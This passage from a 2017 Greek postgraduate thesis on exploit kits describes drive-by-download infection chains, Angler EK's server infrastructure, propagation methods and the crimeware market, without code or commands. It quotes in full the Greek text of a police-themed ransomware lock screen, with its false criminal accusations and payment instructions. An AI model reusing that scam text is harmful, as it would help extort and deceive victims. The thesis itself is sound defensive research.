UNIVERSITY OF PIRAEUS

School of Information & Communication Technologies

Postgraduate Studies

DIGITAL SYSTEMS SECURITY

THESIS

Exploit Kit Traffic Analysis

Postgraduate Student: KAPIRIS STAMATIS

Student ID number: MTE14040

Supervisor Professor: CHRISTOFOROS DADOYAN

DEPARTMENT OF DIGITAL SYSTEMS

Piraeus, June 2017

Keywords:
Exploit Kit, PCAP Network Traffic Analysis, Malware Analysis, Ransomware, Cyber Threat, Angler EK, RIG EK, Security Onion, Python

TABLE OF CONTENTS

PROLOGUE

Exploit kits have become one of the most widespread and destructive threat that Internet users face on a daily basis. Since the first actor, which has been categorized as exploit kit, namely MPack, appeared in 2006, we have seen a new era on exploit kit variants compromising popular websites, infecting hosts and delivering destructive malware, following an exponentially evolvement to date. With the growing threat landscape, large enterprises to domestic networks, have started to adopt multiple security solutions to guard their perimeter against them.

An exploit kit is actually a type of malicious toolkit that is used to identify and exploit security holes found in web browser plugins installed on victim's computer, for the purpose of facilitating the real aim of spreading and infecting the computer with a type of malware. Exploit kit authors have been proven quite skilled programmers of crimeware which embodies sophisticated code and characteristics considered as challenging in terms of analysis and detection, for both security controls and analysts.

In this thesis, we will try to examine the exploit kit phenomenon and cover all perspectives. First of all, we will explain the motivating factor of studying this subject and refer to cybersecurity researchers' previous work regarding exploit kit analysis. We will also refer to cyber security incidents of the past having as main actor an exploit kit and describe their infrastructure and business model they usually follow for profiting from their underground activity. To familiarize the reader with the exploit kits, we will discuss the ways of propagating themselves and describe and analyze their main characteristics that can be categorized as attack characteristics and self-defense characteristics. We have also covered the procedure of analyzing network traffic captures that contain traffic produced by exploit kits, so as to give a walkthrough to the researchers who will be interested in performing a basic malware traffic analysis.

Finally, we designed a simple command line script that takes as input a packet capture file that contains network traffic captured during live infection by exploit kit, parses the packets according to the exploit kit theory that is described in this thesis, to indicate in turn, the potential attack path the actor followed to compromise the victim. Our code is based on the results of our research and our observations by analyzing many malware samples. It would be possibly useful for a researcher who wants to a quickly identify a starting point to begin his analysis of samples containing exploit kit traffic.

For sure, exploit kits (a.k.a. exploit packs) constitute the most destructive cyber threat of the recent years. They are designed to cause a range of damage between making the infected computer part of a botnet, installing a trojan horse or spyware or even block the user from operating the affected computer or destroy users' personal files by encrypting them. Establishing the victim computer as part of a botnet or installing a spyware, targets directly users' privacy. The botnet can likely host resources through which punishable criminal activities can be served in favor of bot administrators, harming also the user who has unintendedly been infected. An equally bad scenario is to get infected by ransomware that blocks the access to computer, encrypts personal and valuable files and requires a ransom to be paid in order for the victim to restore its files. Most of the times the infection has devastating results and victims lose their computer files.

Exploit kits are a serious cyber threat today, estimated to be responsible for the vast percentage of malware infections worldwide. They are distributed mostly through both public and underground sources such as the Dark Web, where they can either be purchased or rent per several days with a relatively low cost in comparison with the damage they can cause. Customers appear to be a wide range of potentially criminal audiences, from inexperienced hackers to seasoned notorious cyber criminals. Although in the past the first infections had started as a demonstration or proof of power and hacking skills of unconscious attackers or something like a game between programmers, the phenomenon evolved through these years to take the shape of a massive cyber threat. The modern cybercrime is well organized like a well-structured retail enterprise with directors, employees and sales network offering its services all over the world, getting the name "*exploit kit-as-a-service*" which totally describes its massive profit and proliferation.

As far as this thesis is concerned, we tried to keep a comprehensive structure so as to facilitate the reader to follow the subject, mainly unwrapped in the second chapter. The level of technical detail in our descriptions escalates gradually chapter by chapter for better understanding. To put the reader into context, we will mention at first the previous research conducted in academic level regarding the main theme of this thesis. A lot of security researchers from all over the world cooperated in order to work on and examine in detail the exploit kit phenomenon. Multiple different approaches have been followed in a attempt to understand how this massive threat gained so much space in global cyber threat landscape, how evolves through the years of action and what new characteristics has adopted to follow the also rapid technological evolvement, what resources currently needs and how it manages them in order to propagate itself and, of course, how the average user is able to protect himself. A lot of effort has been put by known security research laboratories, security pioneers and other individuals in updating the rules of the already popular commercial and free security products, to embody exploit kit detection and prevention mechanisms or designing from-scratch new products that would perform in deep analysis of the threat behavior, in an attempt to be as proactive as possible. This thesis is based on the papers discussed in the next section, on systematic review of multiple reports and other resources through Internet searches, as well as lots of hours of manual analysis of malicious samples acquired from public security repositories[5][6]. Furthermore, we will discuss the motivation of conducting this study on exploit kits and its characteristics that explain why this thesis has been written.

Related Work

Eshete and Venkatakrishnan [1] presented a comprehensive work regarding drive-by-download attacks and specifically they analyzed malicious URLs of known exploit kits which play the crucial role in triggering the infection chain. After describing in detail the core characteristics of exploit kits, they designed a system, namely WebWinnow, that is capable of parsing malicious URLs, supplied to a honey-client infrastructure through which a machine learning classifier is trained continuously leveraging the most effective machine learning algorithms to decide in turn if the sample is suspicious and to which known exploit kit resembles to. The WebWinnow system takes as input data from locally installed exploit kits from source code that researches had in possession, live exploit kits on the Web, as well as legitimate URLs to increase the entropy of the samples and simulate real traffic. The overall implementation scored good results according to their system evaluation yielding low false positives. Besides this, we would like to highlight the valuable contribution of the authors in collecting the majority of attack and self-defense characteristics of exploit kits.

Cova, Kruegel and Vigna [2]*,* also worked on drive-by-download attacks, presenting a different approach on parsing malicious JavaScript code within web content. They designed a system, the JSAND, that detects anomalous behavior in JavaScript samples by training a machine learning classifier provided with predefined malicious (“*known-good”*), benign (“*known-bad”*) and uncategorized datasets. The system analyzes the samples, extracts exploit features, identifies anomalous parameters, and performs dynamic analysis via high-interaction honeypot clients especially set up for parsing the samples. The researchers focused much on evaluating their system and compare it with tools of different detection philosophy such as signature-based tools, low-interaction honeyclients and high-interaction honeyclients. Overall, the system achieved better results and identified more anomalies than the other tools, having a few false negatives.

Taylor et al. [3], also used machine learning algorithms to classify exploit kit instances based on subtree similarity method. Their system indexes samples of HTTP traffic including client browser interaction and convert them into tree-like representations. Then, the classifier was trained with these representations that were crafted based on known to be malicious structural patterns of exploit kit traffic. The system has deployed in a large enterprise environment and achieved to identify a good amount of exploit kits without any false positives.

Shindo, Satoh, Nakamura and Iida [4], proposed a lightweight approach on detecting potential attacks of exploit kits, based on the analysis of the file type transitions of web sessions. Their system takes as input legitimate and malicious datasets which will be broken into sessions and subsequently analyzed and filtered based on file type extensions that are known to often get involved in exploit kit activities. In this manner, the system was capable to judge if the sample communication was malicious or benign. The results for JavaScript and Flash files was as good as they expected.

Motivation

The main motivating factor for writing this thesis is the will to study in detail the most prevalent cyber threat of recent years, discover the main components of its ecosystem and analyze its patterns and attack characteristics. It was also the will to scratch the surface of the cybercrime scene and its underground economy which is nowadays growing bigger. Becoming familiar with exploit kit's techniques in terms of infection and learning their tactics, offers to the researcher the advantage of taking proactive measures against compromise and being ready in case of a security incident occurs. For sure, author's personal experience of interacting with a ransomware in the past, was an additional motivation for studying this threat better.

- Know your enemy -

Sun Tzu, "The Art of War"

CHAPTER 2 - CHARACTERISTICS OF EXPLOIT KITS

What is an exploit kit?

An *exploit kit* (hereinafter EK) is software that automates the *identification* and *exploitation* of victim's computer (typically via their web browser), to then deliver a malware payload and infect the target machine[1].

In a nutshell, the exploit kit is the vehicle to infect a remote host with malware.

Incidents of the past

The massive proliferation of malware infection around the world has drawn the attention of threat intelligent vendors and organizations, who have issued corresponding information notes and alerts in an attempt to prevent from these threats. From 2006 to date, numerous incidents involving exploit kits have taken place in the wild, targeting from simple home computers and smartphones to bank institutions and large enterprise networks. The severity of the incidents also varied from simple computer disruptions easily fixed with system restore to previous backup, to more serious consequences such as total access block from critical systems and reputational loss due to sensitive data leakage. Fortunately, security experts in international information security organizations, companies of the private sector, as well as individuals - security researchers, continuously investigate these types of attacks, perform analysis, design security products to fight against them, provide prevention controls, warn, and train the public against the cybercrime.


In this section, we are going to mention some of the most known cyber security incidents regarding attacks by EKs that came in the limelight in the past few years. The first incident described in following, also motivated the author to study in detail the EKs and constitutes the reason of writing this thesis.

Perhaps, the reader has been victim in the past or has heard about someone in his environment who has been attacked by any of the popular exploit kits, but didn't really know what it was. For instance, in 2012 in Greece, the so called "Greek Police Virus" malware infected thousands of computers, raising a window after infection, pretending to be originated by the Greek Police Authorities that

1 https://www2.trustwave.com/rs/815-RFM-693/images/2015_TrustwaveGlobalSecurityReport.pdf, page 68

was actually freezing the computer's screen and was informing the user that a fictional virus had been installed in his computer, requiring an amount of money (about 100€) to be paid in order for the victim to have the computer's control and personal documents and files back. Of course, continuous incidents raised the attention of the Greek Police Authorities that had to issue technical guidelines on how the computer owner could remove the notorious malware. The aforementioned malware was a variant of Reveton crypto-ransomware (or just, ransomware) equipped with the capability to lock the screen of the affected hosts, delivered by exploit kits through browser compromise or spam emails.

The message displayed on the locked screen is illustrated below:



ΕΛΛΗΝΙΚΉΣ ΑΣΤΥΝΟΜΊΑΣ
ΔΙΕΥΘΥΝΣΗ ΕΓΚΛΗΜΑΤΟΛΟΓΙΚΩΝ ΕΡΕΥΝΩΝ
ΚΛΑΔΟΣ ΤΕΧΝΙΚΩΝ & ΠΛΗΡΟΦΟΡΙΚΗΣ

Αστυνομία. ΠΡΟΣΟΧΗ!

IP: [redacted] | OS: Windows 8 | Χώρα: Greece

ΠΡΟΣΟΧΗ!

Ο αποκλεισμός του πρόγραμμα περιήγησης σας έχει γίνει για λόγους ασφαλείας, που αναφέρονται παρακάτω.
Όλες οι πράξεις που διενεργήθηκαν σε αυτόν τον υπολογιστή καταγράφηκαν.
Όλα σας αρχεία είναι κρυπτογραφημένα.

Κατηγορήστε για την προβολή / αποθήκευση ή / και την διάδοση των απαγορευμένου υλικού πορνογραφίας (παιδοφιλία / ζωοφιλία / βιασμό και άλλα). Έχετε παραβιάσει την Παγκόσμια Διακήρυξη για την μη διάδοση της παιδικής πορνογραφίας. Κατηγορήστε για τη διάπραξη του εγκλήματος, που προβλέπεται από το άρθρο 161 της ποινικής νομοθεσίας Ελληνικής Δημοκρατίας.

Το άρθρο 161 της ποινικής νομοθεσίας Ελληνικής Δημοκρατίας προβλέπει την ποινική στέρηση ελευθερίας με όρους από **5** μέχρι **11** ετών.

Επίσης, θα είστε ύποπτος για παραβίαση των "Δικαιωμάτων Πνευματικής και Συγγενικής ιδιοκτησίας" (κατέβασμα της πειρατικής μουσικής, το βίντεο ή των εφαρμογών) και την χρήση τους ή / και την διάδοση των πνευματικών δικαιωμάτων του περιεχομένου. Για αυτό το λόγο, θα είστε ύποπτος για την παραβίαση του άρθρου 148 της ποινικής νομοθεσίας Ελληνικής Δημοκρατίας.

Το άρθρο 148 της ποινικής νομοθεσίας Ελληνικής Δημοκρατίας προβλέπει την ποινική στέρηση της ελευθερίας από **3** μέχρι **7** ετών ή το πρόστιμο **150-550** τον βασικών ποσών.

Είτε έγινε μη εξουσιοδοτημένη πρόσβαση στο υπολογιστή σας και έχουν κλαπεί η σημαντικές πληροφορίες του Κράτους ή τα στοιχεία, που είναι

Πού μπορώ να αγοράζω τα κουπόνια PaySafeCard?

Οι κάρτες PaySafeCard διατίθενται στην Ελλάδα από διάφορα σημεία πώλησης όπως μινιμάρκετ, καταστήματα ψιλικών, καθώς και μέσω αυτόματων πωλητών, όλο το 24ωρο. Μπορείς να αγοράζεις PaySafeCard σε σούπερ μάρκετ, πρατήρια, βενζινάδικα και περίπτερα. **Λίστα πωλητών:** Carrefour Express, Airtime Xpress, ALPHA COPY, NetLink, PayZone, Masoutis, Carrefour Marinopoulos, Carrefour, Shell.

Figure 1 - Greek Police Virus screen message

At the time the user faces this pop-up window, is not able to close it or navigate elsewhere in his computer; the malware persists even after reboot of the computer. This type of ransomware enforces the display of a country-specific message, translated to the language the user has set as default, showing real badges from the national Police Authority, as well as a picture of the President of the country, the real IP address and underlying operating system, to convince the victim that the authorities have blocked the access to his computer and so proceed with paying the ransom as a result of his fault. There is also a message accusing the victim for criminal offense and displaying the corresponding law excerpts regarding this act, as well as informing that all files have been encrypted and a form to pay by using UKash or PaySafeCard. Although, for technical people this was obviously a scam, the average computer user believed that the Greek Police locked their screen, demanding to pay a fine for a fake law infringement they supposed to have done.

Commonly, this kind of infections with rogue screen lockers and other malware delivered by exploit kits in general, are a consequence of poor PC security. At the end of the document, we give some simple guidelines on how to protect against EKs.

In February 2016, the Hollywood Presbyterian Medical Center lost the control of its computer systems due to cyber-attack. The attackers managed to infect the systems with a variant of ransomware that blocked the access to hospital staff and won't release the attack until the amount of $17,000 in bitcoins would be paid. The real attack path has not been identified yet, but it could probably have been conducted by EK adversarial activities as the attack path is pretty much the same as the EK's. Since the hospital could not afford delaying its crucial operations on which people's lives rely and could not wait the backup restore process, the chief executive decided to pay the ransom. The result of the assault is unclear after the decision to pay off the cyber criminals. Typically, authorities that perform the investigations do not encourage people from paying the hackers, out of fear that it encourages cybercrime to launch more attacks and make more money against victims.

How do you get compromised

Exploit kits compromise victims via a process called *drive-by-download* attack. The common scenario is the victim that browses to a compromised website and is redirected to the EK gate without interacting at all with the website's content – simply by navigating to the vulnerable website. The infection can happen invisibly with the use of an IFRAME, unbeknownst to the victim. The victim's host and especially the browser is probed for vulnerabilities. If it is vulnerable, the corresponding exploit is delivered via malicious payloads to the host and executed to help download the real malware that is stored to disk or injected directly into the memory. At that time, the victim is fully compromised. The level of damage on the victim's host depends on the installed malware.




Figure 2 - Infection chain

Most of the times, infection occurs without needing victim's interaction; there is no pop-up windows or windows to click through. All it takes is just browsing to compromised website to get infected. However, it is possible for the infection to demand victim's interaction, for instance, by clicking on a malicious advertisement or a link within a spam email so as to trigger the whole process.

The malware delivered by the EK will not be apparent from the user, unless the EK happens to be a variant of ransomware when the user will be noticed to pay an amount of bitcoins to decrypt his sensitive documents.

Finally, the EK maintains its health and the statistics of infection, publishing them to the EK administrator.

For reader's convenience, we will summarize the chain of infection as follows:

Step 1	Victim host navigates to a compromised website with malicious injected script
Step 2	The injected script generates an HTTP request for an EK landing page
Step 3	The EK landing page determines if the computer has any vulnerable browser-based applications
Step 4	The EK sends an exploit for any vulnerable application
Step 5	If the exploit is successful, the EK sends a payload and executes it as a background process
Step 6	The victim's host is infected by the malware payload

EK Infrastructure

Exploit kits are designed to support underground business that nets money from unsuspecting victims. Obviously, an infrastructure that earns millions of dollars per year, cannot be a simple network counting one or two simple web servers. The infrastructure must be solid, functional and must ensure the availability of its operations at any time, since it should be serving thousands of connections per hour, because potential loss of availability due to bottlenecks or other system delays means loss in money. We are going to depict below the core infrastructure components of Angler EK, because it has a representative architecture and applies more or less to other EKs too. Furthermore, we will describe the how core components talk with each other so as to have a better notion of EK's internal processes.



USER
User Requests Page
PROXY SERVER
Proxy Server Gets data from Exploit Server (Port 81)
EXPLOIT SERVER
Exploit Server Sends HTTP Requests to Status Server
Status Server Tracks HTTP Requests / Status
STATUS SERVER
Roll up of log data pushed to Master Server
MASTER SERVER

Figure 3 - EK indicative infrastructure

According to the depicted model, after the victim navigates on a compromised website dictated by an EK, he usually stumbles upon a rogue IFRAME that redirects him to the *Proxy Server*. The Proxy Server is the only component of the EK architecture that interacts directly with the victim and is used to redirect to the EK gate (landing page) and generally, route the traffic between all instances through them safely, actually hiding their malicious communication. Typically, EKs utilize more than one proxy server. Then, the Proxy Server retrieves the landing pages, exploits tailored to browser's vulnerabilities and payloads from the *Exploit Server* which is responsible for storing them centrally and delivering it to victim, similarly through proxies. The vast majority of EKs utilize a Linux distribution as the operating system of Exploit Server and a version of NGINX server as the underlying HTTP web server. During all internal communications, a *Status Server* correlates logs from all instances in order to maintain the health status of the system. Specifically, acting as monitoring interface, submits in a timely manner HTTP requests to the proxy servers and receives special responses from which determines the health status of the proxy and if someone has compromised it or has tampered with its contents. In addition to these checks, the Status Server is able to collect all access logs and information, e.g. victim IP addresses, User-Agents, etc. in order to push them to the Master Server. The *Master Server* aggregates and correlates all data retrieved from each Status Server, handles the trade with the customers who rent or buy the service and provides statistical information such as compromise rate, transactions, etc to EK owners.

The above mentioned distributed management facilitates the overall operation to flow fast, without harming the availability of the service neither towards the victims nor the customers. A single Exploit Server collaborates with a series of Proxy Servers in order to confuse the traffic, harden the traceability, and in turn protect it from detection. The segregation of exploits helps the business model to putting into production the newer exploits without interrupting at all the on-going process, as well as effectively allows charging separately (regularly, higher) the newest exploits, such as zero-days.

Propagation

In this section, we will mention the ways EKs leverage in order to spread through the Internet and propagate themselves to the potential victims. Higher amount of compromised hosts is translated into higher revenues for cybercrime, explaining why EK masterminds invest many resources and time in developing the optimal techniques for delivering malware.

Security researchers have categorized the campaigns of EKs according to their characteristics, attack vectors, and the malware they usually drop. We are going to discuss about several campaigns along with the main technical analysis in subsequent chapter for better understanding.

EK Campaigns

This kind of campaigns aim to redirect the victim to the EK's landing page either directly or leading to a gate before reaching the actual landing page. The means are in fact IFRAME redirectors and scripts injected in popular yet compromised websites having as goal to redirect the victim to the EK's landing page. Another way is the malicious module that insert hidden IFRAMEs with certain responses into Apache (Linux) web servers at the beginning and NGINX and some IIS versions at the end. The malicious module injected the redirection via the `LoadModule` module into the configuration file of server, harming it at the root level. This infection was difficult to detect because the malware was only active when both the server and site admins are not logged in and the IFRAME was only injected once a day (or once a week) per IP address. It is easily understood, that such a kind of server-level infection was not able to reproduce and was very difficult to reveal.

Popular campaigns are EITest, Darkleech, Pseudo-Darkleech, Afraidgate, 302 redirect, gonext, randphp, trk, vollumne, customredir, IPredir, IPredirvariant, Malshadow and more.

Spam Campaigns

One of the most effective ways EKs use to propagate themselves, is the electronic mail service via adversarial phishing campaigns. Attackers usually design an eye-catching message to raise the victim's attention, within which has embodied a falsified link targeting to the compromised web pages they control or via attachments within this message. The user can get compromised by following the links within an Adobe Acrobat document (format `.pdf`) or just by opening the attached document (most often a Microsoft Word Document, format `.docx`) containing embedded macros that will be executed to start the infection process.

Malvertising

Furthermore, another way of delivering EKs to many victims is the malvertising campaigns. We use the term malvertising to describe the online advertisement on a website that has been tampered with a falsified object or piece of code, so as to perform unintended redirections to EK's servers upon visitor's interaction. The foreground visualization is usually a text message, an animation, a video, a GIF, etc that tend to raise the visitor's attention to click on it, with the expectation to redirect them to the corresponding online store or offered service website. However, the underlying code is carefully designed to bypass common security filters and redirect the visitor to EK's gate in order to exploit his host. Usually, the advertisement network companies and operators themselves are the first victims of cyber criminals because EKs launch their attacks via their compromised servers. This happens when the EK masterminds have already hacked, for example, the web hosting service and then they have found the way to inject scripts in its websites.

EK & Underground Economy

In the context of Cyber Security, the EK phenomenon is nothing else than business of its owners. Cyber criminals behind the most prevalent EKs, take their business seriously to maximize their profit. That's why they put so much effort in adopting new methods and technological trends, always acting from the bad side by means of bypassing the newest security policies and detection methods. The terms *EK-as-a-Service* (EKaaS) or *Malware-as-a-Service* (MaaS) are not new to security community who closely watches the underground economy growing fast, mostly routed through the so called Dark Web a.k.a. Deep Web.

In Dark Web, which among other lawbreaking territories, it counts a sheer amount of money stemmed from outlaw activities, cyber criminals find hospitable area to offer their services and trade anonymously. The price of renting one of the leading EKs is often a few hundred dollars per month; approximately $500/month. Some EKs can also be sold in their entirety for approximately $20-30k. Buyer can be anyone who wants to hide his criminal activities behind the anonymity that Tor and other encrypted networks offer, such as desperate individuals, enterprises, or governments. The EKs are typically sold via underground forums which usually operate on an invitation-only basis to avoid infiltration by law enforcement and security researchers. The author cannot distinguish those who purchase EKs, from cyber criminals that designed them. Additionally, the EK owners provide the buyers with a management console to oversee the malicious activities of the employed EKs, as well as having a full view of their effectiveness, status, and cost of renting the service. The buyer from his part, must provide his equipment and infrastructure for this service. Once the rent is paid, the buyer has full access to the monitoring interface and additional features that the EK may has been shipped with, to attack at will. The cyber security community has defined the term *campaign* as an attack or a series of attacks launched from a distinct infrastructure leveraging an EK.

On the other hand, buyers of crimeware, they do not differ from the normal buyers having their own demands and spending their money to products that deserve them. As a consequence, cyber criminals that want to increase their revenue, tend to follow buyers' preferences. We have summarized below what crimeware buyers demand from EK designers and what EK designers actually try to fix so as to offer a more attractive product:

§ Better hit-rate of the EK

because from buyers' aspect, the most important thing is to have as many infections as possible, and from designers' point of view, means more money especially if they charge by successful hits

§ Attractive pricing

The “*pay-per-install*” EKs is significantly more attractive offer, as the buyer have to pay only for the successful malware and not for they that miss

§ Better marketing name

Indeed, EK “superstars”, which means famous EKs, tend to be more attractive to buyers.

§ Number of zero-days

Complementary to marketing name, sales also depend on the amount of zero-day exploits the EKs are claiming to have into possession.

§ Flow of traffic

EK designers that maintain a high rate and steady flow on their landing pages, earn higher incomes.

§ User friendly

Besides technically confident buyers, EKs also refer to non-technical cybercriminals. For this reason, designers developed nice user interfaces, web panels and functions that facilitate the adversarial activities.

§ Extra features

EK designers tend to include additional features such as combinations of different malware types, configuration options and add-on functions for skilled buyers who want to make the most of their purchase.

§ Incorporate undetectable droppers

In addition to extra features, buyers prefer the EKs that possess stealthier droppers, like Trojan droppers that evolve in a regular basis so as to effectively evade updated security products, than the ones not having this option.

§ Up-to-date EKs

Last feature that matters in terms of sales, is if the EK keeps up with the latest developments, integrates fresh vulnerabilities as soon as they discovered and new exploits as soon as they published.

That said, it is more than obvious now that EK-as-a-service is like a true business based on real business models, with owners that worry about and strive for increasing their sales, having also demanding customers. Cyber criminals are moving fast in adopting new techniques, because most of the times, their aim is to make money.

EKs success relies heavily on the popularity of the websites they compromise. The higher the profile and number of visitors of the vulnerable website, the greater the volume of traffic towards the EK servers and greater the probability for the EK to infect victim hosts.

By targeting adult sites or gambling sites, chances are it probably will not going to hit enterprise users because constantly enterprise networks filter this type of websites.

The following figure displays the annual revenue and its corresponding resources of the most dominant exploit kit of 2015 as cited on Cisco's Annual Security Report (2016).

